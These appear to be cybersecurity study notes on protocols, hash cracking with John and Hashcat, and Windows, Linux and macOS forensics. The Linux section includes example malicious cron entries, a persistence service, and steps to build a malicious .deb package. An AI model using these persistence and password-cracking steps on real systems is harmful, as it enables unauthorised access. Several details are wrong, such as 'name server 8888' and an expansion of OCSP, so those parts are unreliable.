**ARP(Address Resolution Protocol)** is a communication protocol responsible for finding the MAC address related to a specific IP address.

Command: arp -a

**IGMP(Internet Group Management Protocol)** is a communication protocol that allows several devices to share one IP address so they can all receive the same data.

**HTTP(Hypertext Transfer Protocol)** is an application layer protocol that specifies how a browser & a web server communicate.

- Port No. - 80

**HTTPS(Hypertext Transfer Protocol Secure)** is an extension of the HTTP, it uses encryption for secure communication over a computer network, and is widely used on the internet.

- Port No. - 443
- encryption using TLS(transport layer security) and SSL(secure socket layer) protocol.

**HTTPS and SHTTP** both are not same. However, both offer enhance security over HTTP.

**SHTTP(Secure Hypertext Transmission Protocol)** differs from HTTPS as it secures individual messages, while HTTPS creates a secure connection for all transmitted data by using SSL/TLS.

- SHTTP can be used concurrently with HTTP on the same port.
- SHTTP is for data encryption while HTTPS is for communication encryption.

**SNMP(Simple Network Management Protocol)** is an internet standard protocol used to manage and monitor network devices connected over an IP.

- Provides very detailed information about systems, SNMP Monitor + agents
- SNMPv3 has secure features, other versions should be avoided

**ATM(Asynchronous Transfer Mode)** refers to a communication protocol which can be used to transfer data, videos, and speech.

**ISDN(Integrated Services Digital Network)** is defined as a set of standards & techniques in telecommunication that enables the simultaneous transmission of data, voice, video, and other services across a public telephone network.

**NDR(Network Data Representation)** works at the Presentation layer of OSI.

**NBP(Name Binding Protocol)** is a part of transport layer of OSI that is used to bind name of entity to internal storage address.

**RUDP(Reliable User Datagram Protocol)** provides acknowledgement of received packets.

#### **Url not opening problem in Kali Linux:**

- sudo rm -rf /etc/resolv.conf
- sudo nano /etc/resolv.conf
- add 1 line – name server 8888
- Now, save it.

#### **Change MAC Address(Kali Linux):**

- Install macchanger – sudo apt-get install macchanger
- sudo macchanger -r \_\_\_\_\_ {eth0} -[select the interface]
- macchanger -s \_\_\_\_\_ {eth0} [to see the changes]

**Smurf Attack** is a form of distributed DoS attack that occurs at the network layer.

**Malvertising** - The attackers show advertisements on legitimate websites to redirect users to the malicious page/website.

**Email Spoofing** – Attackers fake the sender's email address, making it appear legitimate.

**Joe-Job** is a type of email spoofing that involves sending out huge volumes of spam mail from what appears to be someone other than the actual source.

**Greylisting** is an effective method for preventing spam mails from being sent out.

**Baiting** is some kind of offer that entices you to click on something a free book, movie, or other download.

**SSTI(Server Side Template Injection)** is a web exploit which takes advantage of an insecure implementation of a template engine.

- use sanitisation to remove it [means defining the input limit]

**Tshark** is a very powerful tool to get information from pcap file.

Commands:

```
sudo apt install tshark
tshark -r {file_name}      [To read the file]
tshark -r {file_name} | wc -l [return total no. of packets in file]
tshark -r {dns.pcap} -Y "dns.qry.type==1"
tshark -r {file_name} -Y "dns.flags.response==0"
```

**Haiti** is a CLI tool to identify the hash type.

Commands:

```
gem install haiti-hash
haiti 'hash'
```

### Hash Cracking Tools:

- **John the Ripper**

- With john we don't need to specify the hash type. However, we can specify the type with the --format flag or run it without, and John will do its best to automatically work out the hash type.
- Commands:-
  - echo "carl:\*EA031893AA21444B170FC2162A56978B8CEECE18" > hash.txt
  - john hash.txt
  - john --list=formats
  - john --list=formats | grep NTLM
  - john --list=formats | grep NT
  - john --format=NT hashes.txt
  - john --format=NT hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
  - john --format=sha512crypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
  - john hash.txt --mask=<mask>
  - john hash.txt -mask=?l?l?d?l?l
- [mask options for John]

<https://github.com/openwall/john/blob/bleeding-jumbo/doc/MASK>

- **Hashcat**

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

[for hash modes]

[https://hashcat.net/wiki/doku.php?id=mask\\_attack](https://hashcat.net/wiki/doku.php?id=mask_attack)

[for hashcat masking]

- Commands:-

- hashcat –help [1000 for ‘NTLM’]
- hashcat -a3 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
- hashcat –help | grep 1800
- hashcat -a 0 -m <mode> hash.txt <wordlist>
- hashcat -a 3 -m <mode> hash.txt <mask>
- hashcat -a 3 -m 100 hash.txt ?d?d?u?d?d

Hashcat remembers the found passwords, and you can run the following command to display the cracked hashes:

- hashcat -m <mode> --show hash.txt

- **Flags in hashcat:**

- -m <mode>: specifies hash mode (e.g., 0 for MD5, 1000 for NTLM)
- -a: specifies the attack modes
  - 0 = Straight, Dictionary attack (wordlist based)
  - 1 = Combination, combines words from two wordlists
  - 3 = Mask based brute-force (e.g., ?d?l?l?d)
  - 6 = Wordlist words + mask (e.g., append 123)
  - 7 = Mask + wordlist words (e.g., prepend 123)
- Other flags:
  - -o found.txt = output cracked passwords to a file
  - --show = show cracked hashes without re-running
  - --force: bypass warnings (use carefully)

- **Mask Symbols:**

- ?l = Lowercase letter (a-z)
- ?u = Uppercase letter (A-Z)
- ?d = Digit (0-9)
- ?s = Special character
- ?a = All character
- ?b = All printable bytes
- ?h = 0123456789abcdef
- ?H = 0123456789ABCDEF

- **Other hash cracking methods** are lookup tables with all the pre-cracked hashes (like crackstation) and rainbow tables:
  - <https://crackstation.net/>
  - <https://www.geeksforgeeks.org/understanding-rainbow-table-attack/>

**Ophcrack** is a free windows password cracker based on rainbow tables.

**Rainbow Table** contains a list of passwords along with their hash value.

**Salting** – add a random value to each password when hashing it for storage.

- Prevents use of pre-computed hash tables.
- `hash(password + salt)`; another approach would be to use `hash(hash(password) + salt)`

**GraphicsMagick** is a tool for reading, writing & manipulating an image in over 92 major formats {like GIF, jpeg, etc.}

Commands:

```
convert -coalesce {abc.gif} {abc.jpeg}
convert -coalesce {abc.gif} [target-{farme_no}.png]
```

**Curl** is a tool for transferring data from or to a server.

Commands:

```
curl -X POST _____{url}
curl -H "custom_header" _____{url}
curl -u <user:password> _____{url}
curl -A _____{url}
curl -s _____{url} -D {file_name}
```

**Cybercrimes** is defined as any illegal act involving a computing device, network, its system or its application.

**Espionage** is the practice of organized spying to obtain secret informations.

**Spying** is the act of obtaining secret or confidential information.

**Cyber Defamation** basically means publishing of false statement about an individual or organization in cyber space that can injure or demean the reputation of that individual or organization.

## 5 basic rules of Digital Evidence:

- Understandable – Evidence must be clear & understandable to the judge.
- Admissible – Evidence must be related to the fact being proved.
- Authentic – Evidence must be real & appropriately related to the incident.
- Reliable – There must be no doubt about the veracity of the evidence.
- Complete – Evidence must prove the attacker's action or his/her innocence.

## Short Forms:

- GLBA {Gramm-Leach-Bliley Act}
- HIPAA {Health Insurance Portability and Accountability Act, 1996}
- KPI{Key Performance Indicator}
- KRA{Key Responsibility Area}
- DPA {Data Protection Act}
- FAT {File Allocation Table} [FAT16, FAT32, etc]
- HPFS {High Performance File System}
- NTFS {New Technology File System}
- GUID {Globally Unique Identifier}
- TKIP {Temporary Key Integrity Protocol}
- NFC {Near Field Communication}
- RFID {Radio Frequency Identification}
- CVSS {Common Vulnerability Scoring Systems}
- CPE {Common Platform Enumeration}
- CCE {Common Configuration Enumeration}
- CWE {Common Weakness Enumeration}
- HVAC {Heating, Ventilation and Air Conditioning}
- OpenVAS {Open Vulnerability Assessment System}
- DCCP {Datagram Congestion Control Protocol}
- SCTP {Stream Control Transmission Protocol}
- RCCF {Resource Center for Cyber Forensics}
- OCSP {Online Certificate Access Protocol}
- MDNS {Multicast DNS}
- NBNS {NetBIOS Name Service}
- SSDP {Simple Service Discovery Protocol} - [generally used for advertising]
- PADSS {Payment Application Data Security Standard}
- ITAA {Information Technology Association of America}
- PHI {Protected Health information}
- ISO {International Organization for Standardization}
- CIRT {Cyber Incident Response Team}

- SASL {Simple Authentication & Security Layer}
- EPP {Endpoint Protection Platform}

**CHKDSK** is a system tool in windows that authenticates the file system reliability of a volume and repairs logical file system errors.

- Command: chkdsk

### **File/Data Recovery Tools {Windows}:**

- WinHex
- EaseUs
- Disk Digger
- Handy Recovery
- Quick Recovery

### **Windows Forensic Commands:**

- date /t & time /t
- net session
- LogonSessions Tool
- net file
- net accounts
- net \_\_\_\_\_
- netstat -c
- netstat -o
- netstat -a \_\_\_\_\_{ip}
- netstat -ano
- tasklist /v
- ipconfig /all
- dir /o:d

**DriveSpy** tool collects all the slack space in an entire partition into a file.

**Process Dumper** dumps the entire process space along with the additional metadata.

**Redline** - tool to analyse Ram dump

## Cache, Cookie & History Analysis:

### Google Chrome:

- C:\Users\{user}\AppData\Local\Google\Chrome\user\Data\Default
  - C:\Users\{user}\AppData\Local\Google\Chrome\user\Data\Default\Cache
- [Tools: ChromeCacheView, ChromeCookiesView, ChromeHistoryView]**

### Mozilla Firefox:

- C:\Users\{user}\AppData\Local\Mozilla\Firefox\Profiles\xxx.default\cache2
  - C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\xxx.default\cookies.sqlite
  - C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\xxx.default\places.sqlite
- [Tools: MZCacheView, MZCookiesView, MZHistoryView]**

### Microsoft Edge:

- C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache
  - C:\Users\Admin\AppData\Local\Microsoft\Windows\History
  - C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge\_xxxx\AC\MicrosoftEdge\Cookies
- [Tools: IECacheView, EdgeCookiesView, BrowsingHistoryView]**

## Windows Registry

### [Tool: Registry Editor]

- Windows Registry serves as centralized database that stores configuration settings and options for the operating system, hardware devices, software applications and user preferences.
- provides Evidence of Activity
- Used in Malware Analysis
- In the Windows Registry, Root Keys are the highest level of organization and serves as containers for various subkeys and values that stores configuration settings and information.
- 5 types of Root Keys {3 Volatile & 2 Non-Volatile}
  - **Volatile:**
    1. HKEY\_CLASSES\_ROOT {HKCR}
      - contains information related to file associations/MIME types, and COM objects.
    2. HKEY\_CURRENT\_USER {HKCU}

- contains configuration settings specific to the currently logged in user.

### 3. HKEY\_CURRENT\_CONFIG {HKCC}

- contains information about the current hardware configuration and settings.

- **Non Volatile:**

### 1. HKEY\_LOCAL\_MACHINE {HKLM}

- contains configuration settings that apply to the entire system.

### 2. HKEY\_USERS {HKU}

- contains individual user profiles for all users who have logged into the system

- **Registry Explorer, RegRipper** are the utilities to read registry hives.

- **Another Tools For Registry Acquisition & Analysis:**

- FTK Imager
- Kape

- **Amcache Hive** - C:\Windows\AppCompat\Programs\Amcache.hve

- Windows creates this hive to save information on programs that were recently run on the system. It also saves SHA1 hashes of the executed programs.
- Amcache.hve\Root\File\{Volume GUID}\

- **UserAssist** – Windows keep track of applications launched by the user using Windows Explorer for statistical purposes in the User Assist registry keys.

- NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count
- NTUSER.DAT location: C:\Users\{username}\NTUSER.DAT

- **ShimCache or AppCompatCache** – is a mechanism used to keep track of application compatibility with the OS and tracks all applications launched on the machine.

- SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

- **BAM/DAM** – Background Activity Monitor keeps a tab on the activity of background applications. Similarly Desktop Activity Moderator is a part of Microsoft Windows that optimizes the power consumption of the device. It also saves the full path of the executed programs.

- C:\Users\{Username}\NTUSER.DAT\SYSTEM\.....
- SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
- SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}

- **OS Version:** SOFTWARE\Microsoft\Windows NT\CurrentVersion

- **Computer Name:** SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName

- **Time Zone Information:** SYSTEM\CurrentControlSet\Control\TimeZoneInformation

- **Network Interfaces:** SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces

- **Past Networks:**  
SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged  
SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Managed
- **Autostart Programs:**  
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run  
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce  
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce  
SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run  
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- **SAM Hive and User Information:** SAM\Domains\Account\Users
  - SAM hive contains user account, login, and group informations.
  - SAM hive location: <C:\Windows\System32\config\SAM>
- **Recent Files:**  
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
- **Office Recent Files:** NTUSER.DAT\Software\Microsoft\Office\VERSION
- **RecentApps:**  
NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\RecentApps
- **Device Identification** – The following locations keep track of USB keys plugged into a system.
  - SYSTEM\CurrentControlSet\Enum\USBSTOR
  - SYSTEM\CurrentControlSet\Enum\USB
- **USB Device Volume Name:** SOFTWARE\Microsoft\Windows Portable Devices\Devices
- **Expediting Registry Analysis - {TryHackme Room for Reference}**

**Metashield Analyzer** is an online service to investigate the metadata.

### Linux Forensics:-

**Linux Attack Surface** refers to all the points of interaction in a linux system where an adversary might attempt to exploit vulnerabilities to gain unauthorised access to carry out malicious activities. One of the key purpose of identifying the attack surface to reduce the number of entry points that the attackers could potentially exploit.

**Linux Incident Surface** refers to all the system areas involved in the detection, management, and response to an actual security incident(post-compromise). It includes where security breaches may be detected and analysed and where a response plan must be implemented to mitigate the incident. The main purpose of identifying the incident surface is to hunt down, detect, respond to, and recover from the incident if it has occurred.

Understanding the incident surface is key to efficiently responding to an ongoing attack, mitigating damage, recovering affected systems, and applying lessons learned to prevent future incidents.

### Linux log files:

- /var/log/auth.log
- /var/log/kern.log
- /var/log/faillog [failed user login attempts]
- /var/log/lpr.log [printer logs]

- /var/log/mail.\* [All mail server message logs]
- /var/log/mysql.\* [All mysql server logs]
- var/log/apache2/\* [All apache web server logs]
- /var/log/apport.log [Application crash report/log]
- /var/log/lighttpd/\*
- /var/log/daemon.log [Running services]
- /var/log/debug [debugging log messages]
- /var/log/dpkg.log [package installation or removal logs]

### **Linux File System Cheatsheet:**

/bin (stores user binaries)  
 /sbin (stores system binaries)  
 /etc (configuration files)  
 /dev (stores device files)  
 /proc (process information)  
 /var (stores variable files)  
 /tmp (stores temporary files)  
 /usr (stores user programs)  
 /home (stores user home folders)  
 /boot (stores boot-loader files)  
 /lib (keeps system binaries)  
 /mnt (optional add-on apps)  
 /media (media mount point)  
 /srv (stores service data)

➤ **fsstat -i raw <filesystem\_name>** [info associated with the file system]

### **Linux Process Analysis:-**

In linux, a process is a running instance of a program. When you execute a program or command in Linux, the operating system creates a process for running that program. Each process has its unique identifier called a Process ID(PID), which helps the operating system to manage and track it. Processes can have parent-child relationships, forming a hierarchical structure. When one process spawns another process, the new process becomes the child of the process that created it, referred to as its parent. This relationship is essential for managing processes and resource allocation within the operating system.

#### **ps – tool to examine the running processes**

- ps aux {This command displays all processes for all users in a detailed format}
  - a- shows processes for all users
  - u- displays user-oriented format
  - x- includes processes not attached to a terminal (useful for finding background processes)
- ps aux | grep simple

- The output provides the following information:
  - **USER:** The user who owns the process.
  - **PID:** Process ID.
  - **%CPU:** CPU usage percentage.
  - **%MEM:** Memory usage percentage.
  - **VSZ:** Virtual memory size.
  - **RSS:** Resident Set Size (memory currently used).
  - **TTY:** Terminal associated with the process.
  - **STAT:** Process state (e.g., R for running, S for sleeping, Z for zombie).
  - **START:** Start time of the process.
  - **COMMAND:** Command that started the process.
- PID – a unique identifier (Process ID) for each process
- TIME: the cumulative CPU time consumed by the process
- CMD – the command associated with the process.
- ps -u janice {to view processes specific to a user(janice)}
- ps -eFH {comprehensive overview of all processes running on the system in a hierarchical format}
- ps -f 769, 773, 775{PIIDs} [-f: full-format listing]

**lsof (List Open Files)** is a utility that lists information about files opened by processes on a system.

- Let's examine the files/resources connected with this process using 'lsof' tool.
- Stands for List Open Files. Displays the information about the files opened by the processes
- This tool requires the PID to be provided as an argument, as shown below.
  - lsof -p 49782{PID}
- lsof -i -P -n
  - -i: This flag shows information about the network connections, including sockets and open network files.
  - -P: This flag used to display the port numbers.
  - -n: This flag shows the IP address instead of resolving them to hostnames.

**Osquery-** We will use another tool ‘osquery’ to explore processes and its network connections.

- To start osquery, run the command with root user: osqueryi
- Osquery command:
  - SELECT pid, fd, socket, local\_address, remote\_address FROM process\_open\_sockets WHERE pid = 267490;

**pstree** is a command line utility that displays processes visually as a tree, showing the parent-child relationships between processes.

- This utility can help identify the origin of the suspicious processes and understand their relationship to other processes in the system.
- We can perform a deeper process analysis of the parent process we identified above(PID: 755) using pstree. -s{to list its parent processes}, -p{their corresponding PIDs}
- Commands:
  - pstree -p -s 775{PID}
  - ps -f 769, 773, 775, 783{PIIDs you identified with pstree}

So far, we have explored static snapshots of running processes using commands like ‘ps’ and ‘pstree’. While these tools provide valuable insights into the system’s current state, they lack real-time monitoring capabilities.

**top** – provides a continuously updated display of system processes sorted by various criteria, such as CPU or memory usage.

- Top -d 5 -c -u janice
  - -u: show processes related to the user(janice)
  - -d 5: update dynamically every 5 seconds
  - -c: display the full command paths

**Examining Logs-** All common logs can be found at the ‘/var/log/’ location

**Examining auth.log:**

- Let’s use following command to search for all user account creation activities in the auth.log
  - cat auth.log | grep useradd

**Examining /etc/passwd file** - another configuration file called ‘passwd’ also contains information about the users created either by default or by users

- cat /etc/passwd
- In the output, we can see all the accounts, including the one we just created. Some of the information this file contains are:
  - Username.
  - The password placeholder is represented by x or \*, indicating that the password is stored in the/etc/shadow file.
  - User ID assigned to the user
  - Group ID assigned to the user.
  - User's home directory.
  - Path to user's default shell.

**Cronjob:** Cron is a time-based job scheduler in Unix systems that allow tasks(scripts, commands, or programs) to be executed automatically at specified intervals

- To create a malicious cron job, we can modify the crontab file or use the crontab command to edit scheduled jobs for the current user or system using the following command:
  - **crontab -e**
- Examples of crontab entry:
  - @reboot /path/to/malicious/script.sh {execute the ‘script.sh’ at every reboot}
  - \* \* \* \* \* root /path/to/malicious/script.sh {execute script.sh every minute with root privileges}
- **Examining malicious cronjobs:**
  - we can explore /var/spool/cron/crontabs/[username] to explore the cronjobs associated with each user
- **Cronjobs** are scheduled tasks executed automatically at predefined intervals by the cron daemon. The cron daemon is background process responsible for managing cronjobs based on configuration files known as **crontabs**.

- Users can have their crontab file stored in the ‘**/var/spool/cron/crontabs**’ directory. The main crontab file at ‘**/etc/crontab**’ governs system-wide cronjobs.
  - Let’s look at an example crontab file for a user named Bob. Typically, the file would be located in ‘**/var/spool/cron/crontabs/bob**’.
- **10 05 \* \* \*** /home/bob/backup\_tmp.sh
  - Minute (10): command will be executed at the 10<sup>th</sup> minute of the hour.
  - Hour (05): command will be executed at 5:10 AM
  - Day of the Month (\*): {1-31}, here executed every day of the month
  - Month (\*): {1-12} or shorthand names, 1 means jan, 2 means feb, etc.
  - Day of the week (\*): {0-7} or shorthand names, 0&7=sunday, 1=monday, and so on.
- Cron Configuration files = **‘/etc/crontab’**
- **\*/5 \* \* \* \* root /var/tmp/backup** {file will execute every five minutes(\*/5) as root.}
- Additional system cronjob directories:
  - **/etc/cron.hourly/** – System cronjobs that run once per hour
  - **/etc/cron.daily/** - System cronjobs that run once per day
  - **/etc/cron.weekly/** - System cronjobs that run once per week
  - **/etc/cron.d/** - Additional custom system cronjobs
- **sudo ls -al /var/spool/cron/crontabs/**
- **sudo crontabs -l -u janice**
  - -u: used to specify a specific user’s(janice) cron configuration
  - -l: used to display the contents of the cronjobs

### Cron execution logs:

- cron execution logs are typically stored in ‘**/var/log/syslog**’. In RHEL and CentOS, these logs may be found in the aptly named ‘**/var/log/cron**’.
  - **sudo grep cron /var/log/syslog**
  - **sudo grep cron /var/log/syslog | grep -E ‘failed|error|fatal’**
  - **sudo grep cron /var/log/syslog | grep -i ‘bob’**

**PsPy** is a powerful open-source tool used to monitor Linux processes without the need for root privileges.

- It is designed to capture and display real-time information about running processes, including their execution commands, user IDs, PIDs, parent process id(PPIIDs), timestamps, and other relevant details.
- It operates by reading data directly from the /proc virtual filesystem, providing real-time insights into process activity without modifying system files or requiring elevated permissions.
  - **pspy** {Command to start the tool}
    - **Ctrl+C** {to stop the tool}

**Services** refers to various background processes or daemons that run continuously, performing tasks such as managing system resources, providing network services, or handling user requests.

- another way to achieve persistence on a compromised system is installing a service on the linux server that will run in the background and start on every reboot.

- Create a configuration file:
  - sudo nano /etc/systemd/system/suspicious.service
    - Restart=on-failure {ensures the service restarts if it fails}

### Enumerating Services:

- **systemctl** is a utility in Linux used for controlling systemd and service managers. **Systemd** is a service management utility in Unix-based systems and, for the most part, has replaced the traditional init system in many distributions. Systemd is responsible for managing the startup processes, services, and daemons on a Linux system, and systemctl let us manage these services directly.
  - systemctl start <service> [Starts the specified service]
  - systemctl stop <service> [Stops the specified service]
  - systemctl restart <service> [Restarts the specified service]
  - systemctl enable <service> [Enables the specified service to start automatically at boot]
  - systemctl disable <service> [Disables the specified service from starting automatically at boot]
  - systemctl status <service> [Displays the status of the specified service(active, inactive, failed)]
- We can also use systemctl to iterate and query all the services on the system using the following syntax:
  - sudo systemctl list-units –all –type=service
    - press ‘q’ to exit
- Alternatively, we can limit the output to just currently running service with the following command:
  - sudo systemctl list-units –type=service –state=running
- Investigating Service Processes and Binaries:
  - sudo systemctl status <service> [To query the service’s status]
    - we can get Main PID, absolute path, and Control Group, etc.
- Inspecting Service Configuration Files:
  - Typically in the ‘/etc/systemd/system/’ directory
  - All services installed and enabled on the linux host can be found in the ‘/etc/systemd/system’ directory.
- Inspecting Service Logs:
  - To view the logs of a specific service in real time, we can run the following command:
    - sudo journalctl -f -u <service>
      - To exit ‘Ctrl+C’
    - sudo journalctl -u suspicious
      - Note that if you don’t want to follow the logs in real time, you can omit the ‘-f’ argument.
- Evidence in the logs:
  - we can start to investigate this incident by looking at the ‘/var/log/syslog’ file
    - cat /var/log/syslog | grep suspicious

**Autostart Scripts** are scripts or commands executed automatically when a system boots up or a user log in.

- These scripts are typically used to launch certain programs or commands automatically without manual intervention or login.
- There are generally two types of autostart scripts in Linux systems.
  - 1. System-wide autostart scripts
    - These scripts are executed when the operating system boots up before user log in. They are often found in directories like '/etc/init.d/', '/etc/rc.d/', or '/etc/systemd/service'.
  - 2. User-specific autostart scripts
    - These scripts are executed when a user logs into their account. They are usually found in directories like '~/.config/autostart/' or '~/.config/'(under various subdirectories).
    - User-specific autostart scripts are commonly used to launch user-specific programs or applications upon login.
- Identifying System Autostart Scripts:
  - /etc/init.d/ For example, you might find scripts like apache2, ssh, or mysql.
- Identifying User Autostart Scripts:
  - **~/.config/autostart/**
    - The autostart scripts syntax is usually in the form of '.desktop' files, which are plain text files with a specified format. Can view the content of file using 'cat'.

### **Footprints on disk using Configuration files:**

- /etc/passwd {this file contains information about the user accounts}
- /etc/shadow {this file contains hashed passwords for user accounts}
- /etc/group {this file defines groups and the users associated with them. Groups are used to manage permissions and organize users with similar privileges.}
- /etc/sudoers: {Configures sudo permissions, which can be a target for privilege escalation.}

### **Investigating Malicious Packages:-**

#### **Create the package:**

1. Create directory: mkdir malicious-package  
mkdir DEBIAN
2. Create control file within the DEBIAN folder
3. Add malicious script and place it in the DEBIAN directory
4. Make the script executable chmod 755 malicious-package/DEBIAN/postinst
5. Build the package dpkg-deb --build malicious-package
6. Install the package dpkg -i malicious-package.deb

#### **Investigate the Suspicious installed package:**

- dpkg -l {check the installed packages}
- grep "install" /var/log/dpkg.log {examining dpkg.log}

### **Linux Logs:-**

- The logs contain records of each event or activity on the system, which could be valuable when identifying and investigating security-related incidents.

#### **Syslog:**

- location: /var/log/syslog
- This is useful for identifying system-wide events, errors, and warning. Can provide insights into issues with system components or services.
- It contains general system messages, including kernel messages, system services, and application logs.
- This log file is useful for identifying system-wide events, errors, and warnings.

#### Messages:

- location: /var/log/messages
- Similar to syslog. This file includes system messages and kernel logs
- Useful for diagnosing system issues and tracking system activity
- Finding unusual entries related to hardware or kernel errors might signal an attempt to tamper with system components
- For example, repeated kernel panic messages could indicate a denial-of-service attack targeting system stability.

#### Authentication logs:

- location: /var/log/auth.log
- This file logs authentication attempts, including successful and failed login attempts.
- It's an important log file for detecting unauthorised access attempts and brute-force attack
- For example, finding multiple failed login attempts from an unfamiliar IP address or unusual login times might indicate a brute-force attack or an attempt to gain unauthorised access.
- Some of the key examples of the events that can be classified as incidents are:
  - failed login attempts
  - successful login attempt but at the odd time(After Office Hours or on weekends -> depending on the context of the company)
  - Suspicious network communication
  - system errors
  - user account creation on the sensitive server
  - Outbound traffic is initiated from the web server.

**Application Artefacts** can provide valuable insights into user activities, system usage patterns, and potential security concerns.

- sudo dpkg -l [which applications or programs have been installed on the system]

**Vim** is a popular text editor that is included with most UNIX systems. It can leave behind artefacts that can be valuable in forensic investigation.

- Among these artefacts, the '.viminfo' file stands out as it contains important information about user interactions within Vim sessions. For instance, modifications to scripts or configuration files stored within Vim can be detected, shedding light on potential unauthorised access or tampering by an attacker.
- Additionally, the command history stored in '.viminfo' provides a chronological record of commands executed by users and can be a valuable resource for reconstructing user activities.
- List out all of the '.viminfo' files stored under the home directory :
  - find /home/ -type f -name ".viminfo" 2>/dev/null
    - '2>/dev/null' is a common method to suppress any error messages that might occur during the search and give us a clean output.

- Additional text editor artefacts you may come include ‘.nano\_history’ with Nano or ‘.emacs’ or ‘.emacs.d’ with Emacs, among others.

### **Browser Artefacts** provide insights into user behaviour and activities.

- These artefacts include browser histories, download logs, and stored cookies. Analysing browser histories and download logs can reveal websites visited, files downloaded, potentially malicious URLs accessed by the user.
- Firefox organises user data within profile directories, often found in ‘`~/.mozilla/firefox/`’.
- Google Chrome typically stores user profiles(history, web data, login databases, etc.) in ‘`~/.config/google-chrome/`’.
- We can quickly list out the browser directories within the workstation’s /home folder using the command:
  - `sudo find /home -type -d \(` -path “/.mozilla/firefox” -o -path “*/.config/google-chrome” `) 2>/dev/null`
  - `sudo ls -al ~/.mozilla/firefox`
- As noted, there are two profiles: ‘.default’ and ‘.default-release’. Normal .default file is related to legacy configurations, so we can focus our efforts on the .default-release file.

In addition to manual inspection of browser artefacts, we can utilize specialised tools for more efficient and comprehensive analysis. Forensic tools like Dumpzilla are designed to parse and extract valuable information from browser artefacts, providing investigators with a structured overview of user activity.

**Dumpzilla** is a very powerful tool, can extract extensions, bookmarks, cookies, downloads, browsing history, and much more. Since browser profiles contain potentially sensitive data (like cookies and passwords), we must use sudo to read profiles with elevated privileges.

- Sudo `python3 ~/dumpzilla.py ~/.mozilla/firefox/.default-release –Summary –Verbosity CRITICAL`
- To extract the stored cookies:
  - Sudo `python3 ~/dumpzilla.py ~/.mozilla/firefox/.default-release –Cookies`
- By running the –help argument, we can list the available extraction options. Some of the most useful ones include: [–Addons, –Search, –Downloads, –History, –Bookmarks]

### **Linux Forensic Commands:-**

#### **For Volatile Data:**

- `hostname`
- `date`
- `cat /etc/timezone`
- `uptime` [time since last restart]
- `date +%s` [Calculate Epoch Time]
- `ip addr show`
- `ifconfig lo`
- `netstat`
- `netstat -l`

- netsat -rn
- netstat -tulpn
- ip r
- nmap -sT localhost [TCP Port Connections]
- nmap -sU localhost [UDP Port Connections]
- lsof -l -p -n | grep LISTEN
- ps auxww
- lsof | more
- lsof -u <username>

### For Non-Volatile Data:

- cat /proc/cpuinfo
- cat /proc/self/mounts [view mount points & external mounted device]
- uname -r or, cat /proc/version [linux kernel version]
- cat /etc/passwd
  - Each line represent login information and includes 7 fields:-
  - 1. Username
  - 2. Password
  - 3. USER ID
  - 4. Group ID
  - 5. User ID Information
  - 6. Directory Information
  - 7. Absolute path to the user's login shell
- w [currently logged in user]
- last -f /var/log/wtmp [user login history, system reboot time, etc.]
- cat /var/log/syslog [system log files]
- cat /var/log/kern.log [linux kernel logs]

**Photorec** tool is used to recover deleted/lost data from a drive or an image file.

- Command: photorec <image\_filename>

### MAC Forensic:

HFS+ or Hierarchical File System is used in macOS versions up to macOS 10.12 Sierra. HFS+ is also called macOS Extended.

- HFS+ was released by Apple in 1998 and was used for older Apple devices before 2017.
- By 2017, APFS replaced HFS+.

Apple previewed the Apple File System (APFS) in macOS 10.12 Sierra and released it as the default file system from macOS 10.13 High Sierra. APFS is also used in iOS, watchOS, tvOS, and iPadOS.

We can use the `diskutil` tool on the command line to manage the disks.

- Commands:

`diskutil`

`diskutil apfs` [list the options for APFS images]

`diskutil apfs list` [to see what different kinds of APFS volumes are available in the macOS]

## Directory Structure of macOS:

Command:

`cd /`

`ls`

In the root directory of macOS we can find directories such as:

- **opt** - This directory contains files for optional software, such as homebrew.
- **sbin** - This directory contains system binaries such as launchd, ping, and mount.
- **bin** - This directory contains binaries such as chmod, rm, and echo.
- **dev** - This directory contains device files such as Bluetooth accessories.
- **private** - This directory contains three main directories, var, etc, and tmp, similar to the same name directories in Linux. Variable files, configuration files, and temporary files are located in these directories, such as logs (similar to /var/log), or the hosts file (similar to /etc/hosts). The directories /etc, /var, and /tmp we see above are symlinks to /private/etc, /private/var, and /private/tmp, respectively. Any changes to these directories often require sudo privileges.

## Domains in macOS:

The macOS file system has four domains: Local, User, System, and Network.

1. **Local Domain:** The Local domain contains resources common to all users of the local computer. These resources are generally present in the /Applications and /Library directories. The system manages this domain but can also be managed by users with administrative privileges. The /Applications directory contains user applications such as Discord, Adobe Reader, and Python; the /Library directory contains configuration files shared across all users. The /Developer directory may be found in the /Applications or /Library directory and contains files specific to the Xcode utility.
2. **System Domain:** The System domain contains software developed and managed by Apple. It maps to the /System directory and contains critical OS applications and configurations. Apple does not allow users to modify or remove files in this domain, even with root privileges.
3. **User Domain:** The User domain contains user data and files. It is located in the /Users directory. Inside this directory is a directory for each user of the machine. By default, one user can not access another user's files. There is also a hidden Library directory inside the User domain in each user's directory (located at /Users/<user>/Library). This directory contains user-specific configurations and application data. User domain contains juicy information from a forensics standpoint.
